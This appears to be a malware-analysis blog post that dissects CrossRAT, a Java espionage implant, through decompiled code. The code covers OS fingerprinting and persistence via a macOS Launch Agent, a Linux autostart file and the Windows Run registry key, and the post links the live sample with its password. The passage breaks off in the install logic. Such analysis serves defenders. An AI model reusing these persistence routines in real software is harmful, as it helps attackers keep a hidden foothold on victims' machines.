

# Objective-See

[objective-see.com/blog/blog\\_0x28.html](https://objective-see.com/blog/blog_0x28.html)

## Analyzing CrossRAT

› a cross-platform implant, utilized in a global cyber-espionage campaign

1/24/2018

love these blog posts? support my tools & writing on [patreon](#) :)




Want to play along? I've shared the malware, which can be downloaded [here](#) (password: infect3d).

## Background

I'm on a plane *again*...this time flying home from one of my favorite hacker cons: [ShmooCon!](#) I was stoked to give a talk about auditing on macOS. Yah, I know that doesn't seem like the sexiest of topics -but if you're interested in incidence response, malware analysis, or writing security tools for macOS, it's a very relevant topic! Plus, the talk covered some neat ring-0 bugs that affected the audit subsystem including a kernel panic, a kernel information leak, and a exploitable kernel heap overflow:

## OUTLINE

### openBSM auditing; good/bad/ugly



Besides being able to speak, the highlight of ShmooCon was meeting tons of new awesome people - some who are in a way directly responsible for this blog. I personally have to thank Kate from Gizmodo ([@kateconger](#)), who introduced me to Eva ([@evacide](#)) and Cooper ([@cooperq](#)) from the [Electronic Frontier Foundation \(EFF\)](#). We geeked out about a variety of stuff, including their latest reported (produced in conjunction with [Lookout](#)): *"Dark Caracal Cyber-espionage at a Global Scale"*. Their findings about this global nationstate cyber-espionage campaign are rather ominous. From their report:

- Dark Caracal has been conducting a multi-platform, APT-level surveillance operation targeting individuals and institutions globally.
- We have identified hundreds of gigabytes of data exfiltrated from thousands of victims, spanning 21+ countries in North America, Europe, the Middle East, and Asia.
- The mobile component of this APT is one of the first we've seen executing espionage on a global scale.
- Dark Caracal targets also include governments, militaries, utilities, financial institutions, manufacturing companies, and defense contractors.
- Types of exfiltrated data include documents, call records, audio recordings, secure messaging client content, contact information, text messages, photos, and account data.

- Dark Caracal follows the typical attack chain for cyber-espionage. They rely primarily on social media, phishing, and in some cases physical access to compromise target systems, devices, and accounts.
- Dark Caracal makes extensive use of Windows malware called Bandoor RAT. Dark Caracal also uses a previously unknown, multiplatform tool that Lookout and EFF have named CrossRAT, which is able to target Windows, OSX, and Linux.

The report is an intriguing read and quite thorough. Seriously, go read it! I was most interested in "CrossRAT", a "multiplatform tool...able to target Windows, OSX, and Linux", which the report did discuss, but not in a ton of technical detail. I'm not complaining at all - gave me something interesting to poke on and blog about!

In this blog post we'll analyze this threat, providing a comprehensive technical overview that includes its persistence mechanisms as well as its capabilities. I want to thank Cooper (@cooperq) for sharing not only a sample of CrossRAT, but also his analysis notes - especially related to the C&C protocol. Mahalo dude!!


#### CrossRAT

The EFF/Lookout report describes CrossRat as a "*newly discovered desktop surveillanceware tool...which is able to target Windows, OSX, and Linux.*" Of course the OSX (macOS) part intrigues me the most, so this post may have somewhat of a 'Mac-slant.'

The report provides a good overview of this new threat:

*"Written in Java with the ability to target Windows, Linux, and OSX, CrossRAT is able to manipulate the file system, take screenshots, run arbitrary DLLs for secondary infection on Windows, and gain persistence on the infected system."*

A sample, 'hmar6.jar' was submitted to VirusTotal (view here). Somewhat unsurprisingly (as is often the case with new malware), it's detection even now is basically none-existent: 1/59



One engine detected this file


SHA-256 15af5bbf3c8d5e5db41fd7c3d722e8b247b40f2da747d5c334f7fd80b715a649  
 File name hmar6.jar  
 File size 217.33 KB  
 Last analysis 2018-01-23 02:39:52 UTC

1 / 59

Detection	Details	Relations	Community
Microsoft	⚠ Trojan:Java/Trupto.A	Ad-Aware	✔ Clean
AegisLab	✔ Clean	AhnLab-V3	✔ Clean
Alibaba	✔ Clean	ALYac	✔ Clean
Antiy-AVL	✔ Clean	Arcabit	✔ Clean
Avast	✔ Clean	Avast Mobile Security	✔ Clean

Though I'm not fond of Java as a programming language, it is "decompilable" - meaning malware written in this language is fairly straightforward to analyze. Tools such as jad or "JD-GUI" can take as input a compiled jar file, and spit out decently readable Java code! And since it's 2018 you can even decompile Java in the cloud! Now if only somebody could combine this with the blockchain...

Opening the malicious .jar file 'hmar6.jar', in JD-GUI reveals the following package layout:



client.class - Java Decompiler

hmar6.jar

client.class

```

package crossrat;

import java.awt.GraphicsEnvironment;
import java.io.BufferedReader;
import java.io.DataOutputStream;
import java.io.File;
import java.io.InputStreamReader;
import java.io.InputStream;
import java.io.PrintStream;
import java.net.InetAddress;
import java.net.Socket;
import java.net.URL;
import java.net.URLDecoder;
import java.security.CodeSource;
import java.security.ProtectionDomain;
import java.util.UUID;
import java.util.prefs.Preferences;

public class client
{
    public static void main(String[] paramArrayOfString)
    {

```

Find: [ ] Next Previous Case sensitive

As a .jar is an archive, one could also just unzip it, then browser the package structure manually. Of course the files in the archive are Java classes containing Java bytecode. Thus one of the aforementioned Java decompilers should be used.

For the purpose of this blog post, our goals are to identify and understand the malware's:

- persistence mechanism (and install location)
- C&C communications
- features/capabilities

We'll ultimately discuss the `client.class` file in the `crossrat` package, as it contains both the main entry point of the malware (`public static void main(String args[])`), and its main logic. However, let's first start by peaking at the other packages in the jar; 'a', 'b', and 'org'.

The first package, (which JD-GUI simply names 'a'), appears to be responsible for determining the OS version of any system it is running on. Since Java can run on multiple platforms, CrossRAT can be deployed on Windows, Linux, SunOS, and OS X (well, assuming Java is installed). Of course not all the logic in the implant can be OS-agnostic. For example, persistence (as we'll see) is OS-specific. As such correctly identifying the underlying system is imperative. It's also likely this information is useful to the attackers (i.e. for profiling, metrics, etc).

Dumping strings of the `a/c.class` shows the supported systems that CrossRAT should run on:

```
$ strings - CrossRAT/a/c.class
LINUX
MACOS
SOLARIS
WINDOWS
```

Java provides various OS-agnostic methods to detect the type of operating system its running on. For example, CrossRAT invoke the following:

```
System.getProperty("os.name")
```

This method will return values such as "windows", "linux", or "mac os".

Interestingly the implant also contains various OS-specific code that aids in the more precise OS detection (yes, rather meta). For example code within the `a/c/a.class` executes `/usr/bin/sw_vers`:

```

Object localObject = new File("/usr/bin/sw_vers");
...

Iterator localIterator = (localObject = e.a((File)localObject)).iterator();
while (localIterator.hasNext()) {
    if ((localObject = (String)localIterator.next()).contains(c.b.a())) {
        return true;
    }
}

if (paramBoolean) {
    return ((localObject =
System.getProperty("os.name").toLowerCase()).contains("mac os x"))
        || (((String)localObject).contains("macos"));
}
...

```

The `sw_vers` binary is Apple-specific, and returns the exact version of OSX/macOS. On my box:

```

$ /usr/bin/sw_vers
ProductName: Mac OS X
ProductVersion: 10.13.2
BuildVersion: 17C88

```

CrossRAT also contains other non-OS agnostic code to determine or gather information about an infected system. For example, in the `crossrat/e.class` file, we see a call to `uname` (with the `-a` flag):

```

public static String c()
{
    String s = null;
    Object obj = Runtime.getRuntime().exec(new String[] {"uname", "-a"});
    s = ((BufferedReader) (obj = new BufferedReader(new
InputStreamReader(((Process)
(obj)).getInputStream())))).readLine();
    ((BufferedReader) (obj)).close();

    return s;
}

```

The `uname` command, when executed with the `-a` flag will display not only OS version, but also information that identifies the kernel build and architecture (i.e. `x86_64`):

```

$ uname -a
Darwin Patricks-MacBook-Pro.local 17.3.0 Darwin Kernel Version 17.3.0:
root:xnu-4570.31.3~1/RELEASE_X86_64 x86_64

```

Finally the implant even attempts to query systemd files for (recent/modern) linux-specific version information:


```
try
{
    obj1 = a(new File("/etc/os-release"), "=");
}
catch(Exception _ex)
{
    System.out.println("Failed to load /etc/os-release");
}
try
{
    map = a(new File("/etc/lsb-release"), "=");
}
catch(Exception _ex)
{
    System.out.println("Failed to load /etc/lsb-release");
}
```

Finally, though absent in the disassembly, running the strings command reveals a large list of OS versions that CrossRAT apparently is able to detect (and infect?). Here for example, a myriad of linux versions:

```
$ strings - a/b/c.class
```

```
Alpine Linux Antergos Arch Linux Blag Centos Chakra Chapeau Crunchbang Crux Centos
Chakra Chapeau Crunchbang Crux Debian Deepin Dragora Debian Debian Kali Linux
Deepin Dragora Elementary_os Evolve_os Evolve Os Evolveos Fedora Frugalware Funtoo
Fedora Frugalware Funtoo Gentoo Gnewsense Gentoo Jiyuu Jiyuu Kali Kaos Kde Neon
Kde_neon Korora Kaos Kali Kali Linux Korora Lmde Lunar La/b/c; Linux Mint Linuxdeepin
Linuxmint Lunar Lunar Linux Mageia Mandrake Mandriva Manjaro Mint Mageia Mandrake
Mandriva Mandriva Linux Manjaro Manjaro Linux Nixos Nixos Opensuse Oracle_linux Oracle
Linux Parabola Peppermint Parabola Parabola Gnu/linux-libre Peppermint Qubes Qubes
Raspbian Redhat_enterprise Raspbian Red Hat Redhatenterprise Redhat Enterprise
Sabayon Scientificlinux Slackware Solusos Steamos Suse Linux Sabayon Scientific Linux
Slackware Solusos Stackmappable Steamos Tincore Trisquel Ubuntu Unknown Ubuntu
Unknown Unknown Linux Viperr
```

Moving on, let's take a peak at the next package, which JD-GUI simply names 'b':



Wonder what this package is responsible for? If you guessed 'persistence' you'd be correct :)

On an infected system, in order to ensure that the OS automatically (re)executes the malware whenever the system is rebooted, the malware must persist itself. This (generally) requires OS-specific code. That is to say, there are Windows-specific methods of persistence, Mac-specific method, Linux-specific methods, etc...

The b/c.class implements macOS-specific persistence by means of a Launch Agent. First the 'a' method invokes the 'b' method:

```
public final void a()
{
    if(!b().exists())
        b().mkdirs();

    ...
}
```

Looking at the 'b' method, we can see it returns a launch agent directory. If the user is root, it will return the directory for system launch agents (i.e. /Library/LaunchAgents/) otherwise the user-specific directory will be returned (e.g. /Users/patrick/Library/LaunchAgents/).



```

private static File b()
{
    String s = System.getProperty("user.home");
    if(a.c.b().a() != a.c.a && (new BufferedReader(new InputStreamReader(
Runtime.getRuntime().exec("whoami").getInputStream()))).readLine().equals("root"))
    {
        s = "";
    }
    return new File((new
StringBuilder(String.valueOf(s))).append("/Library/LaunchAgents/")
                .toString());
}

```

The code then creates a launch agent property list (plist):

```

((PrintWriter) (obj = new PrintWriter(new FileWriter(((File) (obj))))))
    .println("<plist version=\\"1.0\\">");
((PrintWriter) (obj)).println("<dict>");
((PrintWriter) (obj)).println("\t<key>Label</key>");
((PrintWriter) (obj)).println((new StringBuilder("\t<string>"))
    .append(super.b).append("</string>").toString());
((PrintWriter) (obj)).println("\t<key>ProgramArguments</key>");
((PrintWriter) (obj)).println("\t<array>");
if(a)
{
    ((PrintWriter) (obj)).println("\t\t<string>java</string>");
    ((PrintWriter) (obj)).println("\t\t<string>-jar</string>");
}
((PrintWriter) (obj)).println((new StringBuilder("\t\t<string>"))
    .append(super.c).append("</string>").toString());
((PrintWriter) (obj)).println("\t</array>");
((PrintWriter) (obj)).println("\t<key>RunAtLoad</key>");
((PrintWriter) (obj)).println("\t<true/>");
((PrintWriter) (obj)).println("</dict>");
((PrintWriter) (obj)).println("</plist>");
((PrintWriter) (obj)).close();

```

As the RunAtLoad key is set to true, whatever the malware has specified in the ProgramArguments array will be executed. From the code we can see this is: java -jar [super.c]. To determine what .jar is persisted (i.e. super.c) we could analyze the decompiled java code...or it's simpler to just run the malware, then dump the plist file. We opt for the latter and infect a Mac VM:

```
$ java -jar hmar6.jar &

$ cat ~/Library/LaunchAgents/mediamgrs.plist
<plist version="1.0">
<dict>
  <key>Label</key>
  <string>mediamgrs</string>
  <key>ProgramArguments</key>
  <array>
    <string>java</string>
    <string>-jar</string>
    <string>/Users/user/Library/mediamgrs.jar</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```


Ah, so ~/Library/mediamgrs.jar is persisted. If we hash this file with the malicious 'hmar6.jar' that we've been analyzing they match. In other words the malware simply persists itself:

```
$ md5 ~/Library/mediamgrs.jar
MD5 (/Users/user/Library/mediamgrs.jar) = 85b794e080d83a91e904b97769e1e770

$ md5 hmar6.jar
MD5 (/Users/user/Desktop/hmar6.jar) = 85b794e080d83a91e904b97769e1e770
```

Moving on, we can figure out how the malware persists both on Linux and Windows.

Linux persistence is implemented in the b/d.class:



As can be seen in the above screen capture, CrossRAT, the malware persists on Linux by creating an autostart file in the aptly named `~/.config/autostart/` directory (file: `mediamgrs.desktop`). Similar to macOS, it persists itself: `Exec=java -jar [this.c]` Looking elsewhere in the code, we can see the value for 'this.c' will be set to: `/usr/var/mediamgrs.jar` at runtime:

```

else
{
    k.K = "/usr/var/";
}

paramArrayOfString = new File(k.K + "mediamgrs.jar");

```

For more information on persisting a file on Linux using this 'autostart' technique, see: ["How To Autostart A Program In Raspberry Pi Or Linux?"](#).

Of course CrossRAT also contains logic to persist on Windows machines. This persistence code can be found in the `b/e.class`:

```


public final void a()
{
    String s;
    if(a)
    {
        s = (new StringBuilder(String.valueOf(System.getProperty("java.home"))))
            .append("\\bin\\javaw.exe").toString();

        s = (new StringBuilder(String.valueOf(s))).append(" -jar \\")
            .append(c).append("\\").toString();
    } else
    {
        s = super.c;
    }
    Runtime.getRuntime().exec(new String[] {
        "reg", "add", "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\",
        "/v", super.b, "/t", "REG_SZ", "/d", s, "/f"
    });
}

```

Ah the good old CurrentVersion\Run registry key. A rather lame Windows persistence technique, but hey, it will persist the malware's .jar file ensuring it's (re)executed each time an infected system is rebooted.

With a decent understanding of both the 'a' package (OS detection) and the 'b' package (persistence), let's discuss the 'org' package. Then, finally(!), we'll dive into the malware's core logic.



The 'org' package contains packages named 'a.a.a.' and 'jnativehook'.

Looking at various classes within the 'a.a.a' package, we can see this package contains code dealing with file i/o operations. For example take a look at some of the strings from the 'a.a.a/b.class':

```
$ strings - strings - src/org/a/a/a/b.class
does not exist
is not a directory
to a subdirectory of itself
already exists
cannot be written to
directory cannot be created
does not exist
exists but is a directory
exists but is read-only
Cannot move directory:
Destination must not be null
Failed to copy full contents from
Failed to delete original directory
Failed to list contents of
File does not exist:
Unable to delete file:
```

Pretty clear that this is the part of the implant that allows a remote attacker the ability to interact with and modify the file system on an infected system.

Want to confirm this in code? Let's take a look at the 'a' method in the same 'a.a.a/b.class'. This method will copy a file, taking in an optional parameter to 'match' the file modification of the destination file to its source. Hey, that'd pretty neat!

```

private static void a(File paramFile1, File paramFile2, boolean paramBoolean)
{
    if ((paramFile2.exists()) && (paramFile2.isDirectory())) {
        throw new IOException("Destination '" + paramFile2 + "' exists but is a
directory");
    }
    ....
    try
    {
        localFileInputStream = new FileInputStream(paramFile1);
        localFileOutputStream = new FileOutputStream(paramFile2);
        localFileChannel1 = localFileInputStream.getChannel();
        localFileChannel2 = localFileOutputStream.getChannel();
        l1 = localFileChannel1.size();
        long l5;
        for (l2 = 0L; l2 < l1; l2 += l5)
        {
            long l4;
            long l3 = (l4 = l1 - l2) > 31457280L ? 31457280L : l4;
            if ((l5 = localFileChannel2.transferFrom(localFileChannel1, l2, l3)) == 0L) {
                break;
            }
        }
        ...
    }
    ....

    long l1 = paramFile1.length();
    long l2 = paramFile2.length();
    if (l1 != l2) {
        throw new IOException("Failed to copy full contents from '" + paramFile1 + "'
to '" +
                                paramFile2 + "' Expected length: " + l1 + " Actual: " +
l2);
    }
    if(paramBoolean) {
        paramFile2.setLastModified(paramFile1.lastModified());
    }
}

```

The other package in the 'org' package is named 'jnativehook'. If you google this, you'll discover its an open-source Java library. Check out its github page: [jnativehook](#).

As described by its author, it was created to "*provide global keyboard and mouse listeners for Java*". This functionality is not possible in (high-level) Java code, thus the library leverages "*platform dependent native code...to create low-level system-wide hooks and deliver those events to your application.*" Hmmm why would a cyber-espionage implant be interested in such capabilities? Capturing key-events (i.e. keylogging) would be an obvious answer! However, I didn't see any code within that implant that referenced the 'jnativehook'

package - so at this point it appears that this functionality is not leveraged? There may be a good explanation for this. As noted in the report, the malware identifies it's version as 0.1, perhaps indicating it's still a work in progress and thus not feature complete.

Ok, time to dive into the core logic of CrossRat!

The main logic of the malware is implemented within the `crossrat/client.class` file. In fact this class contains the main entry point of the implant (`public static void main(String args[])`):

```
grep -R main hmar6.jar/*
```

```
crossrat/client.jad:    public static void main(String args[])
```

When the malware is executed this main method is invoked. This performs the following steps:

1. If necessary, performs an OS-specific persistent install
2. Checks in with the remote command and control (C&C) server
3. Performs any tasking as specified by the C&C server

Let's take a closer look at all of this!

The malware first installs itself persistently. As previously discussed, this logic is OS-specific and involves the malware copying itself to a persistent location (as `mediamgrs.jar`), before setting persistence (registry key, launch agent plist, etc). I've inserted comments into the following code, to illustrate these exact steps. Below, we first have the code that builds the path to the OS-specific install directory:

```

public static void main(String args[])
{
    Object obj;
    supportedSystems = c.b();

    String tempDirectory;

    //get temp directory
    s = System.getProperty(s = "java.io.tmpdir");

    installDir = "";

    //Windows?
    // build path to Windows install directory (temp directory)
    if(supportedSystems.a() == c.a)
    {
        installDir = (new StringBuilder(String.valueOf(s)))
            .append("\\").toString();
    }

    //Mac?
    // build path to Mac install directory (~/.Library)
    else if(supportedSystems.a() == c.b)
